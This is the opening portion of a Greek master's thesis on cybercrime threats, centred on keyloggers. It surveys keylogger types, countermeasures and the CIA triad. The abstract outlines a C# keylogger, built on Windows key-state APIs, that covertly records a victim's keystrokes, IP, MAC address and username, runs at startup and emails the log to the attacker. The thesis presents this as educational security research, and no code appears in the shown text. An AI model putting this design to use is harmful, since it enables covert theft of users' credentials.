Ανοικτό Πανεπιστήμιο Κύπρου

Σχολή Θετικών και Εφαρμοσμένων Επιστημών

Μεταπτυχιακή Διατριβή
Στην Ασφάλεια Υπολογιστών και Δικτύων

Ανάλυση και Διεκπεραίωση Απειλών των Θεμελιώδη Άρχων της Εγκληματολογίας του Κυβερνοχώρου

Ζαΐμη Άντρια

Επιβλέπων Καθηγητής
Νικόλαος Σκλάβος

Ιούνιος 2022

Ανάλυση και Διεκπεραίωση Απειλών των Θεμελιώδη Άρχων της Εγκληματολογίας του Κυβερνοχώρου

Ζαΐμη Άντρια

Επιβλέπων Καθηγητής
Νικόλαος Σκλάβος

Η παρούσα μεταπτυχιακή διατριβή υποβλήθηκε
προς μερική εκπλήρωση των απαιτήσεων για απόκτηση

μεταπτυχιακού τίτλου σπουδών
στην Ασφάλεια Υπολογιστών και Δικτύων

από τη Σχολή Θετικών και Εφαρμοσμένων Επιστημών
του Ανοικτού Πανεπιστημίου Κύπρου

Ιούνιος 2022

Περίληψη

Στην σύγχρονη εποχή, οι περισσότεροι ηλεκτρονικοί υπολογιστές και ευρύτερα τα υπολογιστικά συστήματα, δέχονται σε καθημερινή βάση διαδικτυακές επιθέσεις και απειλές. Στο κυβερνοχώρο η πιο συνηθισμένη απειλή είναι ο ιός των ηλεκτρονικών υπολογιστών. Ένας ιός έχει την ικανότητα να σβήσει, να διαγράψει, να αλλοιώσει, ακόμα και να μεταφέρει αρχεία, που μπορεί να έχουν και εμπιστευτικό χαρακτήρα. Οι περισσότερες απειλές, είναι αποτέλεσμα κακόβουλων ενεργειών και επιθέσεων.

Τα keylogger υπάρχουν σε διάφορες μορφές, μπορούμε να τα βρεθούν σε κακόβουλα λογισμικά αλλά και σε υλικές συσκευές που έχουν καθαρά σχεδιαστεί για την αποθήκευση πληκτρολογίου ώστε να υπάρξει ένα αρχείο για μελλοντική συλλογή. Έχουν σχεδιαστεί για σκοπούς νομιμότητας, όπως στο να αποτρέψουν τους εργαζομένους ώστε να εισάγουν ευαίσθητες πληροφορίες. Από την άλλη όμως επιβραδύνουν τους κακόβουλους εισβολείς ώστε να κλέψουν τους κωδικούς πρόσβασης και άλλες πληροφορίες των οργανισμών.

Η εγκατάσταση ενός λογισμικού που δεν απαιτεί από το χρήστη άδεια χρήσης ή κάποια άλλη προϋπόθεση, θα μπορούσε να χαρακτηριστεί ως ένα είδος απειλής. Ακόμα και όταν ένας χρήστης περνάει χρόνο σε μολυσμένες αλλά και μη ασφαλείς ιστοσελίδες. Αρκετές από της διαφημίσεις των ιστότοπων θέτουν ως στόχο να δελεάσουν τους χρήστες στο να κάνουν επιλέξουν κάποιο συγκριμένο σύνδεσμο. Επίσης, η χρήση μια συσκευής της τεχνολογίας USB, πιθανότατα να περιέχει μολυσματικό περιεχόμενο, ή κάποια ηλεκτρονική αλληλογραφία από άγνωστο παραλήπτη, εξαπατώντας με κάποιον άλλο, ανάλογο σύνδεσμο. Όλα τα πιο πάνω βασίζονται σε κατηγορίες απειλών που οι χρήστες θα πρέπει να έχουν εις γνώση.

Το keylogger ή αλλιώς μια καταγραφή πληκτρολογίου, είναι μια διαδικασία καταγραφή των πλήκτρων που πληκτρολογεί ζωντανά κάποιος χρήστης από το πληκτρολόγιο του. Αξιοσημείωτο είναι το γεγονός ότι ο χρήστης του πληκτρολογίου δεν γνωρίζει ότι τα στοιχεία του που πληκτρολογεί παρακολουθούνται από εισβολείς. Τα δεδομένα αυτά γίνονται στόχο από κάποιον που χρησιμοποιεί ένα ίδιο σύστημα σύνδεσης. Υπάρχουν αρκετά λογισμικά που είναι νόμιμα και έχουν δημιουργηθεί για να παρακολουθούν οι εργοδότες ενός οργανισμού πόσο παραγωγικοί είναι οι χρήστες εν ώρα εργασίας. Είναι αρκετές οι κατηγορίες των keylogger που υπάρχουν τρεις των οποίων βασισμένες στο λογισμικό, στο υλικό και στο ακουστικό.

Στη παρούσα έρευνα, προτείνω έναν keylogger γραμμένο με C sharp γλώσσα προγραμματισμού λόγο του ότι η περιεκτικότητα βιβλιοθήκης που έχει είναι μεγαλύτερη από άλλες. Στα πρώτα κεφάλαια γίνετε μια ανάλυση, των διαφόρων κατηγοριών, τέτοιας μορφής απειλών. Στην συνέχεια θα γίνει ένας διαχωρισμός για το τι είναι Keylogger και πως χρησιμοποιείται. Στο δεύτερο μέρος θα γίνει αποθήκευση στοιχείων σε ένα αρχείο. Τέλος γίνετε η αποστολή αρχείου σε μέσο ηλεκτρονικού ταχυδρομείου. Ο στόχος του λογισμικού είναι να καταγράψει τις πληκτρολογήσεις του θύματος και

να τις μεταφέρει μέσο ενός ηλεκτρονικού ταχυδρομείου. Καταγράφει επιπλέον πληροφορίες, όπως τη διεύθυνση IP, τη διεύθυνση MAC και το όνομα χρήστη. Το λογισμικό έχει την ιδιότητα να χρησιμοποιεί μια πολύ χαμηλή μνήμη RAM και είναι εφικτό να επανεκκίνηση αμέσως μόλις ξεκινήσει το σύστημα. Όλες οι πληκτρολογήσεις του λογισμικού αποθηκεύονται σε κάποιο αρχείο οποίος αργότερα κατεβάζατε από τον εισβολέα.

Μέσα από την συγκριμένη έρευνα θα ήθελα να βοηθήσω αρκετούς αναγνώστες ώστε να μάθουν για αυτή την νέα σύγχρονη αλλά και κακόβουλη απειλή Keylogger. Ο συγκεκριμένος κώδικας που αναλύω την λειτουργία του είναι τα πρώτα βήματα ώστε ο αναγνώστης να πάρει τα κατάλληλα εφόδια για το τις ενέργειες και τις επιπτώσεις που έχει ένα Keylogger. Σε καμία περίπτωση ο σκοπός δεν είναι για χρήση εις βάρος άλλων. Η χρήση και η λειτουργία του έχει καθαρά ένα εκπαιδευτικό σκοπό, και ο πρώτος στόχος θα πρέπει να είναι η γνώση και η εκπαίδευση. Ένα άτομο που επιχειρήσει να κάνει χρήση αυτού του κώδικα με κακόβουλο σκοπό πράττει ένα ποινικό αδίκημα.

Summary

In modern times, most computers systems, receive cyber attacks and threats on a daily basis. The most common threat in cyberspace is the computer virus. A virus has the ability to delete, corrupt, and even transfer files, which can be confidential. Most threats are the result of malicious actions and attacks.

Keyloggers exist in various forms, they can be found in malware but also in hardware devices that are clearly designed to store the keyboard so that there is a file for future collection. They are designed for legitimate purposes, such as preventing employees from entering sensitive information. On the other hand, they slow down malicious intruders to steal passwords and other information from organizations.

Installing software that does not require a user license or any other requirement could be considered a threat. Even when a user spends time on infected but also unsafe websites. Many of the site ads aim to entice users to choose a specific link. Also, the use of a USB technology device may contain infectious content, or some e-mail from an unknown recipient, cheating on another similar link. All of the above are based on threat categories that users should be aware of.

A keylogger, is a process of recording the keys that a user enters live from their keyboard. It is noteworthy that the user of the keyboard does not know that the data he is typing is monitored by intruders. This data is targeted by someone using the same connection system. There is a lot of software that is legal and has been created to monitor an organization's employers how productive users are at work. There are several categories of keyloggers, three of which are based on software, hardware and handset.

In the present research, I recommend a keylogger written in C sharp programming language because the library content is higher than others. In the first chapters you make an analysis of the various categories of such threats. Then there will be a separation of what Keylogger is and how it is used. In the second part data will be saved in a file. Finally send the file to an e-mail medium. The purpose of the software is to record the victim's keystrokes and transfer them via e-mail. Records additional information such as IP address, MAC address and username. The software has the ability to use a very low RAM and it is possible to restart as soon as the system starts. All software keystrokes are saved in a file that you later downloaded from the attacker.

Through this research I would like to help several readers to learn about this new modern and malicious Keylogger threat. The specific code that I analyze its operation are the first steps so that the reader gets the proper supplies for the actions and effects that a Keylogger has. In no case is the purpose for use against others. Its use and operation has a purely educational purpose, and the first goal should be knowledge and education. A person who attempts to use this code with malicious intent commits a criminal offense.

Κεφάλαιο 1

Εισαγωγή και θεωρητικό υπόβαθρο

1.1.1 Εισαγωγή

Μέσα από την μελέτη «η ψηφιακή δικανική και τα πλαστογραφημένα βίντεο με αναγνώριση για τα συστήματα της κυβερνοασφάλειας» ο συγγραφέας Δρ. Σκλάβος (...) αναλύει για τον αυξημένο αριθμό των βίντεο που μεταδίδονται και ανεβαίνουν καθημερινά στο διαδίκτυο με γρήγορό ρυθμό. Αυτό φέρνει ως αποτέλεσμα την επέκταση του IoT στα συστήματα ασφαλείας που καταγράφουν και μεταδίδουν το περιεχόμενο των βίντεο. Τα συστήματα συνήθως δεν πληρούν όλα τα πρότυπα ασφαλείας με αποτέλεσμα να γίνονται παραβιάσεις των δεδομένων. Ο κλάδος της Εγκληματολογία των Υπολογιστών προτείνει αρκετούς μεθόδους για την προστασία αλλά και την ακεραιότητα των βίντεο. Ο συγγραφέας τονίζει ότι χρειάζονται πιο αποτελεσματικούς μεθόδους λόγο του ότι τα βίντεο αυξάνονται, σε μέγεθος αλλά και σε αριθμό, ενώ οι αλγόριθμοι συμπίεσης γίνονται όλο και πιο αποτελεσματικοί. Για τον λόγο αυτό γίνετε πρόταση για μια νέα μέθοδο που μπορεί να ανίχνευση την πλαστογραφία βασισμένη στα χαρακτηριστικά της πυκνής οπτικής ροής..

Ο αριθμός των υποθέσεων στην εγκληματικότητα αυξάνεται καθημερινά, ειδικότερα στον τομέα της ψηφιακής εγκληματολογίας. Μέσα από την μελέτη «Ένα παράλληλο σύστημα αναγνώρισης προσώπου που εφαρμόζεται από το FPGA, για τις εφαρμογές της ψηφιακής εγκληματολογία» ο συγγραφέας Δρ. Σκλάβος (...) αναλύει μέσα από συστήματα αναγνώρισης προσώπου, λόγο της ταχύτητας και της μεγαλύτερης ακρίβειας στην αποτελεσματικότητα έχουν ως στόχο να αποκαλύψουν υπόπτους για τα κυβερνοεγκλήματα. Αν και υπάρχουν πολλά συστήματα που εφαρμόζονται σε λογισμικά, φαίνεται να έχουν σοβαρά προβλήματα στην ταχύτητα τους. Μέσα από την ανάλυση της «πολυτοπική απεικόνιση πρωτοπόρων επιστημονικών στοιχειών: πολλαπλών προβλέψεων» ο συγγραφέας αναφέρει ότι οι τεχνικές εντοπισμού και αναγνώρισης προσώπων είναι αλληλένδετες. Με την χρήση των αποτελεσμάτων, μπορεί να επιλύσει μια υπόθεση δηλαδή την υλοποίηση κάποιου υλικού για τα συστήματα εντοπισμού που έχει ως στόχο την αναγνώριση προσώπου. Στην συγκριμένη μελέτη γίνετε ανάλυση και σύγκριση για εναλλακτικές υλοποιήσεις FPGA εντοπισμού προσώπων μαζί με τεχνικές αναγνώρισης προσώπων.

1.1.2 Αναγκαιότητα και σπουδαιότητα της έρευνας

Αυτό που αυτή η ερευνητική προσπάθεια θέλει να επιτύχει, είναι μια ανάλυση στις κατηγορίες των απειλώ όπου ο στόχος, προσδιορίζεται και η υλοποίηση τους. Στην συνέχεια θα γίνει μια πιο βελτιστοποιημένη προσέγγιση ορισμένων απειλών, με αποτίμηση ως προς τους συντελεστές και τις κατευθύνσεις βελτιστοποίησης. Τέλος, θα γίνει αναλυτική προσέγγιση για την αποτροπή τυχών απειλών, σε τρέχουσες και μελλοντικές εφαρμογές.

1.1.3 Προτεινόμενη μεθοδολογία

Στην παρούσα μεταπτυχιακή διατριβή, θα αναλυθούν ορισμένες κατηγορίες των πιο γνωστών απειλών. Εν συνεχεία, θα διεκπεραιωθούν κάποιες από αυτές, με απώτερο σκοπό τη βελτιστοποίηση τους. Αρχικά θα γίνει ανασκόπηση για το τι είναι απειλή και ποιες κατηγορίες απειλών υπάρχουν, μέσα από γνωστά παραδείγματα. Κατόπιν, ορισμένες από τις προαναφερόμενες απειλές θα ερευνηθούν για τυχών εξιδεικευμένες συμπεριφορές τους. Τέλος θα γίνει μια ανασκόπηση στους τρόπους για την αποτροπή των απειλών στον ευρύτερο κυβερνοχώρο.

1.1 Βασικά ερευνητικά ερωτήματα:

- Πόσες κατηγορίες απειλών θα υλοποιηθούν κατά την ανάλυση και την βελτιστοποίηση;
- Τι αλλαγές θα πρέπει να γίνουν για να είναι πιο βελτιστοποιημένες οι λύσεις, στις απειλές αυτές;
- Ποιες διαφορές θα υπάρξουν μεταξύ όμοιων και βελτιστοποιημένων μεθόδων άμυνας;
- Σε πιο βαθμό θα μπορούσε να υπάρξει περαιτέρω επίλυση του ζητήματος, για μελλοντικές εφαρμογές;
- Ποιοι τρόποι υπάρχουν για την αποτροπή των απειλών στον κυβερνοχώρο;
- Ποια λογισμικά θα χρησιμοποιηθούν για τη βελτιστοποιημένη ανάλυση των απειλών;

1.2 Πεδίο εφαρμογές

Τα keyloggers αποτελούνται από ένα λογισμικό στο οποίο, όπως δηλώνει και το όνομα, είναι σχεδιασμένο για να καταγράφει τις πληκτρολογήσεις ενός χρήστη. Τα περισσότερα keyloggers τα

χρησιμοποιούν για κακόβουλους σκοπούς, όπως είναι η αντιγραφή των διαπιστευτηρίων ενός ανυποψίαστου χρήστη. Όταν ο υπολογιστή έχει μολυνθεί από ένα keylogger, τότε ο εισβολέας είναι σε θέση να βλέπει την κάθε λέξη και τα γράμμα που θα πληκτρολογήσει ο χρήστης. Ως γνωστών όλα τα keyloggers είναι σχεδιασμένα για να καταγράφουν πληκτρολογήσεις, εντούτοις είναι υπάρχουν και σε διαφορετικές εφαρμογές.

1.2.3 Form Grabbing

Η αρπαγή φόρμας είναι ένας τύπος keylogger που είναι σχεδιασμένο για όλα τα δεδομένα που καταγράφονται και εισάγονται σε φόρμες ιστού. Πιο συγκεκριμένα είναι μια μορφή ως κακόβουλο λογισμικό. Την στιγμή που κάποιος πληκτρολογεί τα διαπιστευτήρια του για να συνδεθεί σε μια φόρμα δεδομένων του ιστότοπου, πριν ακόμα διαβαστούν από ένα διακομιστή το keylogger είναι σε θέσει να μπορεί να δει πρώτος τα δεδομένα που έχουν πληκτρολογηθεί στις φόρμες αυτές.

1.2.4 JavaScript

Κάποια άλλα keyloggers χρησιμοποιούν διαφορετικές τεχνολογίες ώστε να καταγράψουν τις πληκτρολογήσεις των χρηστών. Τα keyloggers JavaScript είναι γραμμένα με κώδικα JavaScript, μια από τις πιο βασικές τεχνολογίες που εγχέονται οι ιστοσελίδες του διαδικτύου. Μόλις εγχυθεί, ένα keylogger με JavaScript θα εκτελεί κάποια σενάρια ώστε να καταγράψει όλες τις πιθανές πληκτρολογήσεις των χρηστών που είχαν επισκεφτεί την συγκριμένη ιστοσελίδα εκείνη την στιγμή.

1.2.5 API

Ακόμα μια κατηγορία που υπάρχει τα keyloggers Application Programming Interface (API). Τα keyloggers API χρησιμοποιούν μια διεπαφή προγραμματισμού των εφαρμογών δηλαδή τρέχουν μέσα από εφαρμογές και με αυτό τον τρόπο μπορούν καταγράψουν πληκτρολόγια. Συνδέουν πληκτρολόγια με API, όπως για παράδειγμα είναι το GetAsynKeyState() και GetForeroundWindow(). Κάθε φορά που ένα πλήκτρο είναι πατημένο ή όταν απελευθερώνετε από ένα πλήκτρο τότε καταγράφεται στο keylogger API.

1.2.6 Hypervisor based

Το keylogger ίσος θεωρητικά να βρίσκεται κάτω από το λειτουργικό σύστημα και τρέχει σε έναν hypervisor κακόβουλου λογισμικού, το οποίο παραμένει ανέγγιχτο. Το αποτέλεσα αυτής της θεωρίας είναι να γίνεται μια εικονική μηχανή.

1.2.7 Memory Injection Based

Ο σκοπός του Memory Injection Based keylogger είναι η κλοπή πληροφοριών. Βασίζεται σε μια έγχυση μνήμη και έχει τη δυνατότητα να τροποποιεί αλλά και να μεταλλάσσει κρίσιμα δεδομένα στον υπολογιστή.

1.2.8 Kernel based

Κάποιο πρόγραμμα βρίσκεται στο μηχάνημα και αποκτά πρόσβαση ώστε να κρυφτεί στο λειτουργικό σύστημα και να αποθηκεύσει τα πλήκτρα που περνούν από τον πυρήνα. Η συγκριμένη μέθοδος είναι δύσκολη στο να γραφτεί και να καταπολεμηθεί λόγο του ότι τα keyloggers βρίσκονται στο επίπεδο του πυρήνα. Ένα παράδειγμα είναι τα rootkits που επηρεάζουν τον πυρήνα του λειτουργικού συστήματος ούτως ώστε να αποκτήσουν μια μη εξουσιοδοτημένη πρόσβαση στο υλικό κομμάτι του συστήματος. Έτσι είναι αρκετά ισχυρά για την καταπολέμηση τους.

1.3.1 Είδη Αποτρωπης Keyloggers

Είναι αρκετά δύσκολο να εντοπιστούν και να αφαιρεθούν γρήγορα τα Keyloggers λόγο του ότι εμπίπτουν σε διάφορες τεχνολογίες. Ωστόσο είναι ακόμα πιο δύσκολο η αφαίρεση ορισμένων τύπων Keyloggers για αυτό τον λόγο χρειάζονται πιο συγκεκριμένα αντίμετρα ώστε να εντοπίσουν το πρόβλημα.

Λογισμικά anti keyloggers είναι ένα είδος λογισμικού που έχει ιδιότητα να ανιχνεύει αν τυχόν υπάρχουν εγκαταστημένα keyloggers σε έναν υπολογιστή χωρίς να το γνωρίζει ο χρήστης.

Λογισμικά anti spyware και anti virus είναι αμέτρητα τα εργαλεία ασφαλείας που μπορούν να ανιχνεύουν αρκετά keyloggers που είναι σε λειτουργία αθόρυβα. Τα συγκριμένα αυτά εργαλεία μπορούν να θέσουν σε καραντίνα, να απενεργοποιήσουν ακόμα και να αφαιρέσουν μερικά πολύ ισχυρά keyloggers.

Μια αυτόματη πλήρωση φόρμας μέσο κάποιου λογισμικού είναι εφικτό να αποτρέψει τα keyloggers. Ο συγκεκριμένος τρόπος μπορεί να αποτρέψει έναν χρήστη να πληκτρολογήσει από μόνος του τις προσωπικές του πληροφορίες και κωδικούς πρόσβασης από κάποιο πληκτρολόγιο.
Η παραπλανητική πληκτρολόγηση θα μπορούσε να είναι μια εναλλακτική λύση μεταξύ των διαπιστευτηρίων μιας πληκτρολόγησης και της πληκτρολόγησης κάποιων άλλων χαρακτήρων από ένα άλλο παράθυρο εστίασης. Αυτός ο τρόπος μπορεί να οδηγήσει ένα keylogger να καταγράψει περισσότερες πληροφορίες από ό, τι πρέπει, έτσι γίνετε μια αποτροπή των προσωπικό δεδομένων.
Αναγνώριση χειρόγραφού μαζί με την κίνηση του ποντικιού. Είναι πολλά τα λογισμικά συστήματα όπως οι προσωπικοί ψηφιακοί βοηθοί PDAs που μπορεί να μετατρέψει τις κινήσεις από κάποιο στυλό σε ένα κατανοητό κριμένο με την χρήση οθόνες αφής από τους υπολογιστές. Αυτές οι κινήσεις χρησιμοποιούν κινήσεις του ποντικιού αντί κάποιο στυλό, έτσι ώστε να αποφεύγεται η χρήση πληκτρολογίου και η αποφυγή αλλοίωσης δεδομένων από τα keyloggers.

Εφαρμογές παρεμβολής πληκτρολογίου είναι αυτές που προσπαθούν να να ξεγελάσουν τα keyloggers προσκαλώντας τυχαία πληκτρολόγια.
Καλό θα ήταν να γίνει μια επανεκκίνηση του υπολογιστή χρησιμοποιώντας ένα ζωντανό CD ή από κάποιο προστατευμένο ζωντανό USB είναι εφικτό να απενεργοποιήσει τυχόν αρχεία των keyloggers.
Θα πρέπει να σημειωθεί ότι η συγκεκριμένη διαδικασία δεν μπορεί να λειτουργήσει για συσκευές καταγραφής που λειτουργούν ως κύριο πυρήνα με υλικό ή με BIOS.
Οι Καταγραφείς και οι Μακροεντολές θα μπορέσουν να βοηθήσουν αρκετά προγράμματα. Για παράδειγμα ένα φαινομενικά κείμενο χωρίς κάποιο νόημα θα μπορούσε να επεκταθεί σε ένα ουσιαστικό κείμενο μαζί με το μεγαλύτερο μέρος του χρόνου στην ευαισθησία στο πλαίσιο.
Οι οθόνες δικτύου ονομάζονται και τείχη προστασίας. Έχουν την ιδιότητα να μπορούν να χρησιμοποιηθούν ώστε να προειδοποιεί τον κάθε χρήστη κάθε φορά που μια εφαρμογή επιχειρεί να κάνει μια σύνδεση δικτύου.

Τα περισσότερα πληκτρολόγια στην οθόνη αγωνίζονται ενάντιων των keyloggers χωρίς όμως να περιλαμβάνουν φυσικά πληκτρολόγια. Ωστόσο, είναι μια ευάλωτη λειτουργία σε keyloggers και είναι βασισμένα σε κάποιο λογισμικό, τα οποία καταγράφουν στιγμιότυπα οθόνης (screenshots).
Μια πολύ αξιόπιστη χρήση είναι οι κωδικοί μίας χρήσης (OTP). Έχουν την ιδιότητα να εμποδίζουν τη μη εξουσιοδοτημένη πρόσβαση σε έναν λογαριασμό, ακόμη και αν τα Keyloggers εκθέσουν όλα τα στοιχεία μιας σύνδεσής.
Τα διακριτικά ασφαλείας (Security Tokens) έχουν ως στόχο την απόκτηση πρόσβασης σε πληροφορίες που προστατεύονται με κάποιο διακριτικό ασφαλείας (Security Tokens). Θα πρέπει να είναι διαθέσιμο τόσο το διακριτικό ασφαλείας (υλικό μέρος) όσο και τον κατάλληλο κωδικό πρόσβασης. Αυτός ο τρόπος είναι πιο δύσκολο για τους keyloggers ώστε να καταφέρουν την διάρρηξη τέτοιων δεδομένων.
Η αναγνώριση ομιλίας είναι μια λειτουργία παρόμοια με τα πληκτρολόγια στην οθόνη. Τα συγκεκριμένα αυτά προγράμματα μετατροπής ομιλίας σε κείμενο μπορούν να χρησιμοποιηθούν εναντίον των keyloggers ούτως ώστε να τερματίζεται οποιαδήποτε δακτυλογράφηση ή και ακόμα τυχόν κινήσεις ποντικιού που ίσος να εμπλέκεται.

1.4 Συμπέρασμα διεκπεραίωσης Keylogger με C Sharp

Το συγκεκριμένο keyloggers που θα διεκπεραιωθεί είναι καθαρά βασισμένο στην κατηγορία Application Programming Interface (API). Ο λόγος όπως προαναφέρεται και στις πιο πάνω σελίδες χρησιμοποιούν μια διεπαφή προγραμματισμού των εφαρμογών. Πιο αναλυτικά τρέχουν μέσα από εφαρμογές και με αυτό τον τρόπο μπορούν καταγράψουν πληκτρολόγια. Καθορίζει αν ένα πλήκτρο βρίσκεται πατημένο ή όχι τη στιγμή που καλείται η συνάρτηση και αν έχει πατηθεί το πλήκτρο μετά από μια προηγούμενη κλήση στο GetAsyncKeyState. Αυτό έχει ως αποτέλεσμα η συγκεκριμένη εφαρμογή να αφορά αυστηρά την δημιουργία ενός keylogger των Windows και όχι των Macintosh. Κάθε φορά που ένα πλήκτρο είναι πατημένο ή όταν απελευθερώνετε από ένα πλήκτρο τότε καταγράφεται στο keylogger API.

Κεφάλαιο 2

Ανάλυση του Τρίπτυχου της Ασφάλειας των Πληροφορικών Συστημάτων

2.1 Εισαγωγή

Όλα τα δεδομένα είναι κατάλληλα σχεδιασμένα για να μεταφέρονται μέσω διάφορα εσωτερικά κανάλια. Συνεπώς θέτει ως στόχο την ομαλή αλλά και ασφαλή λειτουργεί των τελικών χρηστών. Εντούτοις είναι αρκετοί οι κίνδυνοι που θέτουν ως στόχο τα εμπιστευτικά στοιχεία και τις διαδικτυακές εφαρμογές με σκοπό την εκμετάλλευση τους. Σύμφωνα με την διαχείριση της ασφάλειας του πληροφοριακού συστήματος είναι θεμιτό να περιορίσουμε την επικινδυνότητα. Με τον τρόπο αυτό τα αγαθά προστατεύονται από τις παρεμβολές και από τις αδυναμίες που τυχόν μπορεί να υπάρξουν. Αγαθό είναι ο ορισμός στο οποίο κάποιου στοιχείο / δεδομένο που χρειάζεται προστασία μόνο όταν υπάρξει ο κίνδυνος σε κάποια απώλεια ή δυσλειτουργία. Έστω σε ένα αγαθό έχει επηρεαστεί από ένα κίνδυνο, τότε αυτόματα η αξία του μειώνεται. Αντίστοιχα όμως παρέχεται προστασία για να ελαχιστοποιηθεί ο κίνδυνος. Όλα τα αγαθά σε ένα πληροφοριακό σύστημα χρησιμοποιούνται από τους χρήστες αποθηκεύοντας τους πόρους του οργανισμού. Σύμφωνα με την εξουσιοδότηση που έχει ο κάθε χρήστης γίνετε και η τροποποίηση, αλλοίωση, μεταφορά του αγαθού. Στο πιο κάτω κεφάλαιο, αναγράφεται μια περιληπτική ανάλυση για τα τρία πιο κύρια στοιχεία που είναι σημαντικά για μια πιο ορθή λειτουργιά του πληροφοριακού συστήματος.

2.2 Τρίπτυχο Ασφαλείας

Το τρίπτυχο ασφαλείας είναι ένα μοντέλο που αναλύει τους τρεις πιο κύριους στόχους που χρειάζεται για να καθοριστεί η ασφάλεια των πληροφοριών. Υπάρχει μια μεγάλη ποικιλία που καθορίζουν μια κατάσταση ασφάλειας για των πληροφοριακών συστημάτων και δικτύων. Η τριάδα ασφαλείας δεν βασίζεται αποκλειστικά σε τρία μοντέλα όμως κάποιοι από τους παράγοντες θέτουν την ασφάλεια των πληροφοριών άκρως σημαντικότερη. Οι κύριοι στόχοι της τριάδας είναι: η εμπιστευτικότητα, η ακεραιότητα και η διαθεσιμότητα για την ασφάλεια των πληροφοριών. Το πιο πάνω τρίπτυχο ασφαλείας θα πρέπει πάντα να αποτελείται ως ένα μέρος των βασικών στόχων των προσπαθειών για μια θεμελιώδη ασφάλεια των πληροφοριών.

Εικόνα 2.2: Τρίπτυχο Ασφαλείας

2.3 Εμπιστευτικότητα

Σύμφωνα με την συγγραφέα Κοάλα Λαμπούρ, η εμπιστευτικότητα των πληροφοριών γίνεται εφικτό με την παροχή πρόσβασης μόνο σε άτομα που έχουν εξουσιοδότηση. Τα πιο σημαντικά μέτρα της

ασφάλειας για την τρήση της εμπιστευτικότητας είναι τα ακόλουθα: Όλες οι πληροφορίες θα πρέπει να είναι ταξινομημένες ανάλογα με την θέση της σημαντικότητας τους. Όλοι οι εργαζόμενοι σε ένα οργανισμό θα πρέπει να λάβουν εξουσιοδοτήσεις ανάλογα με την κλίμακα εργασίας τους. Όλα τα αρχεία που θέτουν εμπιστευτικότητα πρέπει να κρυπτογραφούνται. Οι κωδικοί πρόσβασης πρέπει να μην αποκαλύπτονται σε τρίτους. Η κρυπτογράφηση δεδομένων είναι μια συνηθισμένη μέθοδος για να σφραγιστεί η εμπιστευτικότητα. Οι ταυτοποιήσεις των χρηστών με τους κωδικούς πρόσβασης είναι μια διαδικασία εμπιστευτικότητας. Ο έλεγχος ταυτότητας δύο παραγόντων (2FA) είναι απαραίτητο για κάθε υπηρεσία. Ορισμένες άλλες επιλογές είναι να περιλαμβάνουν τα βιομετρικά διακριτικά επαλήθευσης και μπρελόκ ασφάλειας (security tokens). Επιπλέον μέτρα μπορούν να παρθούν σε ευαίσθητα έγγραφα, όπως για παράδειγμα είναι η αποθήκευση σε ηλεκτρονικούς υπολογιστές με air gapped και αποθήκευση πληροφοριών, μόνο σε έντυπη μορφή.

2.4 Ακεραιότητα

Εν συνέχεια με την προαναφερόμενη συγγραφέα τονίζει ότι όλες οι πληροφορίες δεν θα πρέπει να θέτονται σε τροποποίηση χωρίς να υπάρχει η κατάλληλη εξουσιοδότηση εν ώρας απερισκεψίας ή ακόμα αλλά και ηθελημένα. Όλα τα δεδομένα θα πρέπει να μένουν αναλλοίωτα έχοντας μια ορθή και καθολική μορφή τους. Αυτό θέτει ως στόχο την ακεραιότητα των πληροφοριών. Μέσα από τα μέτρα της ακεραιότητας των πληροφοριών για να αποφεύγονται τυχόν σφάλματα θα πρέπει να υπάρχει εις γνώση η κατάλληλη εκπαίδευση των εργαζομένων, να είναι σε λειτουργία η δημιουργία αντιγράφων ασφαλείας και να είναι σε ισχύει αδιάλειπτος ο έλεγχος πρόσβασης. Όλα τα δεδομένα θα μπορούσαν να χρησιμοποιήσουν ένα κρυπτογραφικό αθροίσματα ελέγχου (cryptographic checksums), ώστε να υπάρξει μια επαλήθευση της ακεραιότητας. Θα πρέπει να είναι διαθέσιμα τα αντίγραφα ασφαλείας μαζί με τις απώλειες ώστε να γίνει επαναφορά των δεδομένων που επηρεαστήκαν στη κατάσταση που βρίσκονταν. Οι ψηφιακές υπογραφές να χρησιμοποιούνται ώστε να είναι πιο αποτελεσματικά τα μέτρα για να μην επιτρέπετε καμία αλλοίωση.

2.5 Διαθεσιμότητα

Τέλος στο άρθρο "CIA Triad in Knowledge Security" αναφέρει ότι η διαθεσιμότητα βασίζεται σε χρήστες που έχουν ήδη την εξουσιοδότηση για την διασφάλιση της πρόσβασης στα δεδομένα και τις πληροφορίες του εργασιακού περιβάλλον. Μια ορθή και ομαλή λειτουργία καθιστά: τον υλικό εξοπλισμό, τον λογισμικό όπως και τον δικτυακό τομέα χωρίς να υπάρχουν ύποπτες παρεμβολές. Την ορθή τήρηση των κανονισμών όπως και η δημιουργία αντιγράφων ασφαλείας. Όλα τα προαναφερόμενα οδηγούν σε αυτό το χαρακτηρισμό δηλαδή στην διαθεσιμότητα. Η αξία των συστημάτων των εφαρμογών και των δεδομένων χαμηλώνει ραγδαία εάν δεν υπάρχει η προσβασιμότητα από τους εξουσιοδοτημένους χρήστες όποτε και όταν τα ζητήσουν. Είναι αρκετές οι φορές που η διαθεσιμότητα μπορεί να επηρεαστεί αν υπάρξει βλάβη του υλικού του λογισμικού, από τις φυσικές καταστροφές, την διακοπή ρεύματος ή ακόμα από ανθρώπινο σφάλμα. Οι DDoS επιθέσεις είναι ένας από τους λόγους που υπάρχει η παραβίαση της διαθεσιμότητας. Οι τρόποι διασφάλισης της διαθεσιμότητας είναι οι αναβαθμίσεις συστήματος, μια τακτική ενημέρωση λογισμικού, τα ολοκληρωμένα σχέδια αποκατάστασης από καταστροφές, τα αντίγραφα ασφαλείας και πολλά άλλα.

Κεφάλαιο 3

Ανάλυση είδη απειλών και ιών

3.1 Είδη ιών και απειλών

Σε κάθε ιό που υπάρχει στο διαδίκτυο είναι ενσωματωμένος με ένα ωφέλιμο φορτίο που έχει ως σκοπό να εκτελέσει μια ενέργεια. Ως γνωστών υπάρχουν και ορισμένοι ιοί που έχουν ενσωματωμένα κακόβουλα "ωφέλιμα" φορτία που έχουν ως σκοπό να προκαλέσουν ζημιά στο πληροφοριακό σύστημα, στα διαπιστευτήρια και στα εμπιστευτικά δεδομένα του οργανισμού. Στο πιο κάτω κεφάλαιο που ακολουθεί γίνετε μια καθολική καταγραφή ορισμένων από τα πιο σημαντικά είδη απειλών. Αυτό έχει ως στόχο την κατανόηση της λειτουργικότητα τους μαζί με την ασφάλεια στην οποία παρέχει προστασία.

3.2 Virus - Ιός

